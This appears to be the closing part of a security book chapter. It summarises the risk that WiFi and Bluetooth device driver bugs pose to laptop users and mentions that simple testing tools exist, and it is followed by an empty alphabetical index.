Keep this in mind the next time you are in a crowded area full of laptops, and there are a surprisingly high number of system crashes.

Summary

Device drivers have more of an impact on the average user than previously thought. New adoption of technologies such as WiFi and Bluetooth is exposing drivers to short-range attacks than can have devastating results. Fortunately, you can use simple tools that are easy to throw together, to test the lack of proper packet sanitation and check for errors. Driver bugs are difficult to exploit now, but as more information becomes available, the amount of technical expertise required will continue to drop. If a malicious attacker does have an exploit for WiFi or Bluetooth, you can't do much to protect against these attacks, apart from disabling the affected hardware.

Index

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z